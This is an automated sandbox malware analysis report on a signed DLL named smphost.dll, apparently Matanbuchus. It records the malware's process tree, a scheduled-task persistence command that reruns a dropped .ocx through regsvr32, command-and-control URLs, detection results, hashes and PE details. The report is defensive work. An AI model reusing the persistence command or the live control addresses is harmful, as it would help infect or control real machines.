

JoeSandbox Cloud BASIC



ID: 562835

Sample Name: smphost.dll

Cookbook: default.jbs

Time: 13:40:54

Date: 30/01/2022

Version: 34.0.0 Boulder Opal

Table of Contents

Table of Contents	2
Windows Analysis Report smphost.dll	4
Overview	4
General Information	4
Detection	4
Signatures	4
Classification	4
Process Tree	4
Malware Configuration	4
Yara Overview	4
Sigma Overview	5
System Summary	5
Persistence and Installation Behavior	5
Jbx Signature Overview	5
AV Detection	5
Networking	5
System Summary	5
Persistence and Installation Behavior	5
Boot Survival	5
Hooking and other Techniques for Hiding and Protection	5
HIPS / PFW / Operating System Protection Evasion	5
Mitre Att&ck Matrix	5
Behavior Graph	6
Screenshots	6
Thumbnails	6
Antivirus, Machine Learning and Genetic Malware Detection	7
Initial Sample	7
Dropped Files	7
Unpacked PE Files	8
Domains	8
URLs	8
Domains and IPs	8
Contacted Domains	8
Contacted URLs	8
World Map of Contacted IPs	8
Public IPs	9
General Information	9
Warnings	10
Simulations	10
Behavior and APIs	10
Joe Sandbox View / Context	10
IPs	10
Domains	10
ASNs	10
JA3 Fingerprints	10
Dropped Files	10
Created / dropped Files	10
C:\ProgramData\6\5507.ocx	10
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_regsvr32.exe_6a6ca821ebbab05224d67cc3f7b1b60df6be9b5_7a325c51_102a2f91\Report.wer	1111
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	11
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1CD7.tmp.xml	12
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFB43.tmp.dmp	12
C:\Windows\appcompat\Programs\Amcache.hve	12
C:\Windows\appcompat\Programs\Amcache.hve.LOG1	12
Static File Info	13
General	13
File Icon	13
Static PE Info	13
General	13
Authenticode Signature	13
Entrypoint Preview	14
Data Directories	15
Sections	15
Resources	15
Imports	16
Exports	16
Version Infos	16
Possible Origin	16
Network Behavior	16
Network Port Distribution	16
TCP Packets	17
UDP Packets	19
DNS Queries	19
DNS Answers	19
HTTP Request Dependency Graph	19
HTTP Packets	19
HTTPS Proxied Packets	21
Statistics	53
Behavior	53
System Behavior	53
Analysis Process: loadll32.exePID: 4536, Parent PID: 4796	53

General	53
File Activities	54
Analysis Process: cmd.exePID: 4540, Parent PID: 4536	54
General	54
File Activities	54
Analysis Process: regsvr32.exePID: 6260, Parent PID: 4536	54
General	54
File Activities	54
File Created	54
File Written	55
Analysis Process: rundll32.exePID: 4612, Parent PID: 4540	55
General	56
Analysis Process: rundll32.exePID: 4348, Parent PID: 4536	56
General	56
Analysis Process: rundll32.exePID: 5100, Parent PID: 4536	56
General	56
Analysis Process: rundll32.exePID: 3940, Parent PID: 4536	56
General	56
File Activities	57
Analysis Process: schtasks.exePID: 5552, Parent PID: 6260	57
General	57
Analysis Process: regsvr32.exePID: 4360, Parent PID: 664	57
General	57
File Activities	57
File Read	57
Analysis Process: regsvr32.exePID: 5264, Parent PID: 4360	58
General	58
Analysis Process: WerFault.exePID: 4424, Parent PID: 6260	58
General	58
File Activities	58
File Created	58
File Deleted	59
File Written	59
Registry Activities	80
Key Created	80
Key Value Created	80
Disassembly	81


Windows Analysis Report

smphost.dll

Overview

General Information

Sample Name:	smphost.dll
Analysis ID:	562835
MD5:	fc484855692f2a7..
SHA1:	2e9103747750b4..
SHA256:	e58b9bbb7bcd3..
Tags:	dll matanbuchus SATURNCONSULTANCYL... signed
Infos:	HTTP SIGMA



Process tree

- System is w10x64
- loadll32.exe (PID: 4536 cmdline: loadll32.exe "C:\Users\user\Desktop\smphost.dll" MD5: 7DEB5DB86C0AC789123DEC286286B938)
 - cmd.exe (PID: 4540 cmdline: cmd.exe /C rundll32.exe "C:\Users\user\Desktop\smphost.dll",#1 MD5: F3BDBE3BB6F734E357235F4D5898582D)
 - rundll32.exe (PID: 4612 cmdline: rundll32.exe "C:\Users\user\Desktop\smphost.dll",#1 MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
 - regsvr32.exe (PID: 6260 cmdline: regsvr32.exe /i /s C:\Users\user\Desktop\smphost.dll MD5: 426E7499F6A7346F0410DEAD0805586B)
 - schtasks.exe (PID: 5552 cmdline: C:\Windows\system32\schtasks.exe /Create /SC MINUTE /MO 3 /TN 5507 /TR "%windir%\system32\regsvr32.exe -e C:\ProgramData\6\5507.ocx MD5: 15FF7D8324231381BAD48A052F85DF04)
 - WerFault.exe (PID: 4424 cmdline: C:\Windows\SysWOW64\WerFault.exe -u -p 6260 -s 2076 MD5: 9E2B8ACAD48ECCA55C0230D63623661B)
 - rundll32.exe (PID: 4348 cmdline: rundll32.exe C:\Users\user\Desktop\smphost.dll,DllInstall MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
 - rundll32.exe (PID: 5100 cmdline: rundll32.exe C:\Users\user\Desktop\smphost.dll,DllRegisterServer MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
 - rundll32.exe (PID: 3940 cmdline: rundll32.exe C:\Users\user\Desktop\smphost.dll,DllUnregisterServer MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
 - regsvr32.exe (PID: 4360 cmdline: C:\Windows\system32\regsvr32.exe -e C:\ProgramData\6\5507.ocx MD5: D78B75FC68247E8A63ACBA846182740E)
 - regsvr32.exe (PID: 5264 cmdline: -e C:\ProgramData\6\5507.ocx MD5: 426E7499F6A7346F0410DEAD0805586B)
- cleanup

Malware Configuration

No configs have been found

Yara Overview

No yara matches


Detection

MALICIOUS SUSPICIOUS CLEAN UNKNOWN	
Score:	88
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

Multi AV Scanner detection for subm...
Sigma detected: Schedule system p...
System process connects to networ...
Antivirus detection for URL or domain
Uses known network protocols on n...
Sigma detected: Regsvr32 Network ...
Sigma detected: Suspicious Call by...
Uses schtasks.exe or at.exe to add...
Uses 32bit PE files
Drops PE files to the application pro...
One or more processes crash
Contains functionality to check if a d...

Classification



Sigma Overview

System Summary



Sigma detected: Regsvr32 Network Activity

Sigma detected: Suspicious Call by Ordinal

Persistence and Installation Behavior



Sigma detected: Schedule system process

Jbx Signature Overview

AV Detection



Multi AV Scanner detection for submitted file

Antivirus detection for URL or domain

Networking



System process connects to network (likely due to code injection or exploit)

Uses known network protocols on non-standard ports

System Summary



Persistence and Installation Behavior



Boot Survival



Uses schtasks.exe or at.exe to add and modify task schedules

Hooking and other Techniques for Hiding and Protection



Uses known network protocols on non-standard ports

HIPS / PFW / Operating System Protection Evasion




System process connects to network (likely due to code injection or exploit)

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	1 Scheduled Task/Job	1 Scheduled Task/Job	1 1 1 Process Injection	2 1 Virtualization/Sandbox Evasion	OS Credential Dumping	1 System Time Discovery	Remote Services	1 Archive Collected Data	Exfiltration Over Other Network Medium	1 1 Encrypted Channel	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	Scheduled Task/Job	1 DLL Side-Loading	1 Scheduled Task/Job	1 1 1 Process Injection	LSASS Memory	3 1 Security Software Discovery	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	1 1 Non-Standard Port	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
smphost.dll	9%	Virustotal		Browse
smphost.dll	7%	ReversingLabs	Win32.Dropper.Generic	

Dropped Files

Source	Detection	Scanner	Label	Link
--------	-----------	---------	-------	------

Source	Detection	Scanner	Label	Link
C:\ProgramData\615507.ocx	7%	ReversingLabs	Win32.Dropper.Generic	

Unpacked PE Files

 No Antivirus matches
--

Domains

Source	Detection	Scanner	Label	Link
manageintel.com	4%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://manageintel.com/WUzZRUBQje/Auth.php	100%	Avira URL Cloud	malware	
http://https://manageintel.com/RKyiihqXQiyE/xukYadevoVow/QXms.xml	0%	Avira URL Cloud	safe	
http://https://manageintel.com/RKyiihqXQiyE/xukYadevoVow/BhJM.xml	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
manageintel.com	185.14.31.158	true	true	• 4%, Virustotal, Browse	unknown
the.earth.li	93.93.131.124	true	false		high

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://manageintel.com/WUzZRUBQje/Auth.php	true	• Avira URL Cloud: malware	unknown
http://https://manageintel.com/RKyiihqXQiyE/xukYadevoVow/QXms.xml	true	• Avira URL Cloud: safe	unknown
http://https://the.earth.li/~sgtatham/putty/latest/w64/putty.exe	false		high
http://https://the.earth.li/~sgtatham/putty/0.76/w64/putty.exe	false		high
http://https://manageintel.com/RKyiihqXQiyE/xukYadevoVow/BhJM.xml	true	• Avira URL Cloud: safe	unknown

World Map of Contacted IPs



Public IPs						
IP	Domain	Country	Flag	ASN	ASN Name	Malicious
185.14.31.158	manageintel.com	Ukraine		21100	ITLDC-NLUA	true
93.93.131.124	the.earth.li	United Kingdom		44684	MYTHICMythicBeastsLtdGB	false

General Information	
Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	562835
Start date:	30.01.2022
Start time:	13:40:54
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 7m 42s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	smphost.dll
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Run name:	Run with higher sleep bypass
Number of analysed new started processes analysed:	31
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal88.troj.evad.winDLL@19/7@5/2
EGA Information:	• Successful, ratio: 100%

HDC Information:	• Successful, ratio: 100% (good quality ratio 94.5%) • Quality average: 80.6% • Quality standard deviation: 27%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Sleeps bigger than 120000ms are automatically reduced to 1000ms • Found application associated with file extension: .dll

Warnings

- Exclude process from analysis (whitelisted): BackgroundTransferHost.exe, WerFault.exe, WMIADAP.exe, backgroundTaskHost.exe, svchost.exe, wuapihost.exe
- TCP Packets have been reduced to 100
- Excluded IPs from analysis (whitelisted): 2.20.157.220, 20.42.73.29
- Excluded domains from analysis (whitelisted): client.wns.windows.com, fs.microsoft.com, ctldl.windowsupdate.com, store-images.s-microsoft.com-c.edgekey.net, arc.msn.com, ris.api.ir.is.microsoft.com, e12564.dspb.akamaiedge.net, login.live.com, store-images.s-microsoft.com, blobcollector.events.data.trafficmanager.net, onedsblobprdeus15.eastus.cloudapp.azure.com, displaycatalog.mp.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, watson.telemetry.microsoft.com
- Not all processes where analyzed, report is missing behavior information
- Report size exceeded maximum capacity and may have missing behavior information.
- Report size getting too big, too many NtAllocateVirtualMemory calls found.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
13:43:18	Task Scheduler	Run new task: 5507 path: %windir%\system32\regsvr32.exe s>-e C:\ProgramData\6\5507.ocx

Joe Sandbox View / Context

IPs

-  No context

Domains

-  No context

ASNs

-  No context

JA3 Fingerprints

-  No context

Dropped Files

-  No context

Created / dropped Files

C:\ProgramData\6\5507.ocx  	
Process:	C:\Windows\SysWOW64\regsvr32.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows

Category:	dropped
Size (bytes):	147656
Entropy (8bit):	6.319927202557722
Encrypted:	false
SSDEEP:	3072:biKjFYjd3b9fSCNq01bKrF5HiLCK08WA46ivTj:+QfYjBMCNCc+KIWuB3
MD5:	FC484855692F2A7D1EAE090086A1EB72
SHA1:	2E9103747750B40835F58D9E57C2AB75EEAF25F6
SHA-256:	E58B9BBB7BCDF3E901453B7B9C9E514FED1E53565E3280353DCCCC77CDE26A98E
SHA-512:	2F6B6E8AA82DC4AA61A540BAE1D98682EC79E73CCFEAF9C273B053C2162F35207842F7AB2F1BC06E927D706EC88ECF209D2C57E86323C38FB43E9D694E62431
Malicious:	true
Antivirus:	Antivirus: ReversingLabs, Detection: 7%
Reputation:	low
Preview:	MZ.....@.....!..!This program cannot be run in DOS mode...\$......1x.b.x.b...c.x.b...c`x.b...c.x.b...c.x.b...c.x.b...c.x.b...x.b.x.b...c.x.b...c.x.b...c.x.bRich.x.b.....PE..L.....a....."!.....P.....@.....0.....V.....&.....(....@.....P.....text..99.....`..rdata...e..P...f...>.....@..@.data.....@....reloc.....@..@.B.rsrc...V.....X.....@..@.....

C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_regsvr32.exe_6a6ca821ebbab05224d67cc3f7b1b60df6be9b5_7a325c51_102a2f91\Report.wer	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	1.1014905013135325
Encrypted:	false
SSDEEP:	192:RdzcVb6VCJHBUZMXYje9+X9ywww/u7sIS274ItU:XcR6V0BUZMXYjeYG/u7sIX4ItU
MD5:	4E69ED442264DFCFC8A976327CCDB90
SHA1:	40A769A14E0A00CD4C360D2295D2240E04F12439
SHA-256:	FA68E07EC0EFF4B1100FA2157DEEB5DEB7F6B9FE7CA5634730CF90C73F7CF8A2
SHA-512:	4C5D6D30A16B15A769B4E38F13E6032E41FD00DAC7901B08DFECA3FDABFF4C4A9CED2956521A490E5A9F3F8DD3F81F0CBF4C30E08BFB6D6190513E8205D4E8B
Malicious:	false
Preview:	..Version.=1.....EventType.=A.P.P.C.R.A.S.H.....EventTime.=1.3.2.8.8.0.5.2.6.3.3.7.9.7.8.0.0.8.....ReportType.=2.....Consent.=1.....UploadTime.=1.3.2.8.8.0.5.2.6.4.5.1.4.1.5.1.1.6.....ReportStatus.=5.2.4.3.8.4.....ReportIdentifier.=b.b.c.6.a.7.d.8.-3.0.2.1.-4.e.f.a.-a.d.4.3.-6.5.4.5.8.5.a.3.3.c.c.....Integrator.ReportIdentifier.=3.9.7.2.b.c.3.e.-1.e.4.4.-4.0.0.2.-b.f.0.9.-3.8.5.6.8.5.8.3.4.d.1.2.....Wow64.Host.=3.4.4.0.4.....Wow64.Guest.=3.3.2.....NsAppName.=r.e.g.s.v.r.3.2...e.x.e.....OriginalFileName.=R.E.G.S.V.R.3.2...E.X.E.....AppSessionGuid.=0.0.0.0.1.8.7.4.-0.0.0.1.-0.0.1.c.-6.5.9.8.-2.9.2.b.2.2.1.6.d.8.0.1.....TargetAppId=W::0.0.0.0.f.5.1.9.f.e.e.c.4.8.6.d.e.8.7.e.d.7.3.c.b.9.2.d.3.c.a.c.8.0.2.4.0.0.0.0.0.0.f.l.0.0.0.8.8.6.3.0.f.6.0.e.7.3.4.5.4.6.7.0.a.7.d.9.b.6.4.c.9.8.b.4.7.9.8.d.1.d.e.8.

C:\ProgramData\Microsoft\Windows\WER\Temp\WER16CB.tmp.WERInternalMetadata.xml	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	8348
Entropy (8bit):	3.699704629357335
Encrypted:	false
SSDEEP:	192:Rrl7r3GLNiNV6r/6YmP6GgmfJkSuCprE89bgnsfOgm:RrlsNiv6D6Ye6GgmfJkSXgsfw
MD5:	E96D4D5B95A58E1D9479774C469491FF
SHA1:	559B525E7E8D954FD42066CCC472E34CA3E8CB8B
SHA-256:	2759879D390CFED62D7AE335715B83B86338CE8A76F75EF4E3838DCA790D55B3
SHA-512:	466D0E1EDA3DE238CCD4727374DD47CFAA5C37D27959D72713F8F21085B47CF744F1F5513B57E3DC30AFF7ED0D855F9DE2909EBD3CC3FBADCFE662866793C18
Malicious:	false
Preview:	..<?xml version="1.0" encoding="UTF-16"?>.....<WER.Report.Metadata>.....<OS.Version.Information>.....<Windows.NT.Version>1.0...0.</Windows.NT.Version>.....<Build>1.7.1.3.4.</Build>.....<Product>(0x3.0):. Windows .1.0 .Pro.</Product>.....<Edition>Professional</Edition>.....<BuildString>1.7.1.3.4...1..amd64.free.rs4_release..18.0.4.10.-18.0.4.</BuildString>.....<Revision>1.</Revision>.....<Flavor>Multiprocessor.Free</Flavor>.....<Architecture>X64.</Architecture>.....<CLID>1.0.3.3.</CLID>.....</OS.Version.Information>.....<Process.Information>.....<Pid>6.2.6.0.</Pid>.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WER1CD7.tmp.xml	
Process:	C:\Windows\SysWOW64\WerFault.exe

File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	4670
Entropy (8bit):	4.495863358154354
Encrypted:	false
SSDEEP:	48:cvlwSD8zs9JgtWi91QCR1WSC8Bv8fm8M4JkfZFTq8N+q8Vv9KJYZgd:uITfX0QCRESNuJONNc9qYZgd
MD5:	F462CCD4FC842482C025AD2DEFDD8B84
SHA1:	B8C2826A92BA13ED39C25F8B5329C069B518F71D
SHA-256:	FE5C9762D8018324451025AAFE54ABC64513D9B98F1ED7D7590AEF2322EE8469
SHA-512:	118204611273585C81D8E8E66AE15378A32F76F513CE5DC613A2513F4546BBCD629E90EDDE0117B2503C1D6942C3CA0BA5C2F0247FF13E198604FA0B62D1F4F5
Malicious:	false
Preview:	<?xml version="1.0" encoding="UTF-8" standalone="yes"?>..<req ver="2">.. <tlm>.. <src>.. <desc>.. <mach>.. <os>.. <arg nm="vermaj" val="10" />.. <arg nm="vermin" val="0" />.. <arg nm="verbld" val="17134" />.. <arg nm="vercsdbld" val="1" />.. <arg nm="verqfe" val="1" />.. <arg nm="csdbld" val="1" />.. <arg nm="versp" val="0" />.. <arg nm="arch" val="9" />.. <arg nm="lcid" val="1033" />.. <arg nm="geoid" val="244" />.. <arg nm="sku" val="48" />.. <arg nm="domain" val="0" />.. <arg nm="prodsuite" val="256" />.. <arg nm="ntprodtype" val="1" />.. <arg nm="platid" val="2" />.. <arg nm="tmsi" val="1365534" />.. <arg nm="osinsty" val="1" />.. <arg nm="iever" val="11.1.17134.0-11.0.47" />.. <arg nm="portos" val="0" />.. <arg nm="ram" val="4096" />..

C:\ProgramData\Microsoft\Windows\WER\Temp\WERFB43.tmp.dmp	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Mini DuMP crash report, 14 streams, Sun Jan 30 21:43:59 2022, 0x1205a4 type
Category:	dropped
Size (bytes):	126704
Entropy (8bit):	2.116314663382975
Encrypted:	false
SSDEEP:	384:d0XmgKI23tP5Lb3oI8XAG/W1z4x3FqDZIRHgTdS9wr4kc:dNMPVbo8XAG1l+Z/2S9wEL
MD5:	7E44EF0D1F00994D03F0D1FCAC053260
SHA1:	6204423E1FA898C99B8BA1977A07729C098951FB
SHA-256:	0E2A562AF7240D2F9825F169FDC460AA993F8A556EAF0BC642CDA60847D7DA2C
SHA-512:	C80CE35F2A13D50BB7823C6A32F4BF82776524647E46455F5AEC8FE0985C28992656E0D10A64DCF3662705636077A37ADB9B01086DF64D376CAC46A21429C1AF
Malicious:	false
Preview:	MDMP.....a.....JQ.....T.....8.....T.....8P.....'.....).....U.....B.....@*.....Genuineln telW.....T.....t....a.....0.1.....P.a.c.i.f.i.c..S.t.a.n.d.a.r.d..T.i.m.e.....P.a.c.i.f.i.c..D.a.y.l.i.g.h.t..T.i.m.e..... 1.7.1.3.4...1...x.8.6.f.r.e...r.s.4...r.e.l.e.a.s.e...1.8.0.4.1.0.-1.8.0.4.....

C:\Windows\appcompat\Programs\Amcache.hve	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	MS Windows registry file, NT/2000 or above
Category:	dropped
Size (bytes):	1572864
Entropy (8bit):	4.272035649297127
Encrypted:	false
SSDEEP:	12288:J6UcbZ/kyWQ+az8/CNccMYx1SSnYIh0EO0qhtaGkbvhtkc2/UNLusV:wUcbZ/kyWQ+az8eY
MD5:	9FC5B772E8FD54476EAAFE05A8F2948F
SHA1:	4F087C7392CC2676356F5BD673AAB2F96C9E17E6
SHA-256:	AB2252D7CD408FC90D4F0274677CA89E152A5EED46731F6382C8AF9C7ACEAE0A
SHA-512:	355C5171038D1F4D8055FC942156562EBBA73DA951039D6AA95AE6EA371ECB1CE01F59DC2C582115503953851BF486CA73A4C4276CCE3651D2E6F2FA12E9C3A7
Malicious:	false
Preview:	regfZ...Z...p\.,.....\A.p.p.C.o.m.p.a.t.\P.r.o.g.r.a.m.s.\A.m.c.a.c.h.e...h.v.e...4.....E.4.....E....5.....E.rmtm.BPw"..... d.[*.....

C:\Windows\appcompat\Programs\Amcache.hve.LOG1	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	MS Windows registry file, NT/2000 or above
Category:	dropped
Size (bytes):	24576
Entropy (8bit):	4.027005777839474
Encrypted:	false

SSDEEP:	384:wjie5Rftx1SPJ4X9sF8nk7kZPBqXCSeq5QMvYi6+/rl4Lk4+Zd1DoXznULsbwvi:aiwRftx1IJ4XaF8k7mBqXheq5QMvYi6Q
MD5:	AE96E48BB239AB3639D949B90C8376DD
SHA1:	C5660A1E7A23EE15129361A18B966CBAEF839387
SHA-256:	8D7B697697A17AF4AA18F07891B667CA0BEFACB1B79422A0E94C77992DD9B21E
SHA-512:	3A4DF9E83B5825ADD4EA5E0E3617E1DC876B2A113B54EEF4288E9DA577428CAF136EC99286C3A754E7440EE9D8DC87E83F64BBDD804741D51A890D279336FB1B
Malicious:	false
Preview:	regfY...Y...p.l.,.....\A.p.p.C.o.m.p.a.t.\P.r.o.g.r.a.m.s.\A.m.c.a.c.h.e...h.v.e...4.....E.4.....E.....5.....E.rmtm.BPw".....b.[*HvLE.^.....Y.....k.....W..pN.....0......hbin.....p.l.,.....nk,.".Rw".....&...{ad79c032-a2ea-f756-e377-72fb9332c3ae}).....nk ".Rw".....Z.....Root.....lf.....Root...nk ".Rw".....}).....*.....DeviceCensus.vk.....WritePermissionsCheck...

Static File Info	
General	
File type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Entropy (8bit):	6.319927202557722
TrID:	- Win32 Dynamic Link Library (generic) (1002004/3) 99.60% - Generic Win/DOS Executable (2004/3) 0.20% - DOS Executable Generic (2002/1) 0.20% - Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	smphost.dll
File size:	147656
MD5:	fc484855692f2a7d1eae090086a1eb72
SHA1:	2e9103747750b40835f58d9e57c2ab75eeaf25f6
SHA256:	e58b9bbb7bcd3e901453b7b9c9e514fed1e53565e3280353dccc77cde26a98e
SHA512:	2f6b6e8aa82dc4aa61a540bae1d98682ec79e73ccfeaf9c273b053c2162f35207842f7ab2f1bc06e927d706ec88ecf209d2c57e86323c38fb43e9d694e624311
SSDEEP:	3072:biKjfYjd3b9fSCNq01bKrF5HiLCK08WA46vTj:+QfYjBMCNcC+KIWuB3
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....\$......1.x.b.x.b.x.b...c.x.b...c`x.b...c.x.b...c.x.b...c.x.b...c.x.b...c.x.b.x.b.x. b...c.x.b...c.x.b...c.x.bRich.x.b.....

File Icon	
	
Icon Hash:	74f0e4ecccdce0e4

Static PE Info	
General	
Entrypoint:	0x100095e3
Entrypoint Section:	.text
Digitally signed:	true
Imagebase:	0x10000000
Subsystem:	windows cui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE, DLL, LARGE_ADDRESS_AWARE
DLL Characteristics:	DYNAMIC_BASE
Time Stamp:	0x61C2D9AE [Wed Dec 22 07:54:22 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	6
OS Version Minor:	0
File Version Major:	6
File Version Minor:	0
Subsystem Version Major:	6
Subsystem Version Minor:	0
Import Hash:	793636b04c2e2f8cfe97a0d2fa1b60e1

Authenticode Signature	
Signature Valid:	true

Signature Issuer:	CN=Sectigo Public Code Signing CA R36, O=Sectigo Limited, C=GB
Signature Validation Error:	The operation completed successfully
Error Number:	0
Not Before, Not After	12/1/2021 4:00:00 PM 12/2/2022 3:59:59 PM
Subject Chain	CN=SATURN CONSULTANCY LTD, O=SATURN CONSULTANCY LTD, S=Essex, C=GB
Version:	3
Thumbprint MD5:	87CFAD0A22E828FF235A83CA03E90993
Thumbprint SHA-1:	430DBEFF2F6DF708B03354D5D07E78400CFED8E9
Thumbprint SHA-256:	44DAF53D607937F410C3D300100399514D0EE5B03487E7EAD16DFE324D2C5563
Serial:	205483936F360924E8D2A4EB6D3A9F31

Entrypoint Preview

Instruction
push ebp
mov ebp, esp
cmp dword ptr [ebp+0Ch], 01h
jne 00007FB8DC464417h
call 00007FB8DC464819h
push dword ptr [ebp+10h]
push dword ptr [ebp+0Ch]
push dword ptr [ebp+08h]
call 00007FB8DC4642C3h
add esp, 0Ch
pop ebp
retn 000Ch
and dword ptr [ecx+04h], 00000000h
mov eax, ecx
and dword ptr [ecx+08h], 00000000h
mov dword ptr [ecx+04h], 100153A0h
mov dword ptr [ecx], 10015398h
ret
push ebp
mov ebp, esp
sub esp, 0Ch
lea ecx, dword ptr [ebp-0Ch]
call 00007FB8DC4643EFh
push 1001A634h
lea eax, dword ptr [ebp-0Ch]
push eax
call 00007FB8DC4652E7h
int3
push ebp
mov ebp, esp
sub esp, 0Ch
lea ecx, dword ptr [ebp-0Ch]
call 00007FB8DC45DEDCh
push 1001A538h
lea eax, dword ptr [ebp-0Ch]
push eax
call 00007FB8DC4652CAh
int3
push ebp
mov ebp, esp
and dword ptr [1001CFF0h], 00000000h
sub esp, 24h
or dword ptr [1001C010h], 01h
push 0000000Ah
call dword ptr [100150C4h]
test eax, eax
je 00007FB8DC4645BFh

Instruction
and dword ptr [ebp-10h], 00000000h
xor eax, eax
push ebx
push esi
push edi
xor ecx, ecx
lea edi, dword ptr [ebp-24h]
push ebx
cpuid
mov esi, ebx
pop ebx
mov dword ptr [edi], eax
mov dword ptr [edi+04h], esi
mov dword ptr [edi+08h], ecx
xor ecx, ecx
mov dword ptr [edi+0Ch], edx
mov eax, dword ptr [ebp-24h]
mov edi, dword ptr [ebp-1Ch]
mov dword ptr [ebp-0Ch], eax
xor edi, 0065746Eh

Data Directories			
Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x1ab30	0x80	.rdata
IMAGE_DIRECTORY_ENTRY_IMPORT	0x1abb0	0xb4	.rdata
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x20000	0x5694	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x21a00	0x26c8	.rsrc
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x1e000	0x132c	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x19f0c	0x1c	.rdata
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x19f28	0x40	.rdata
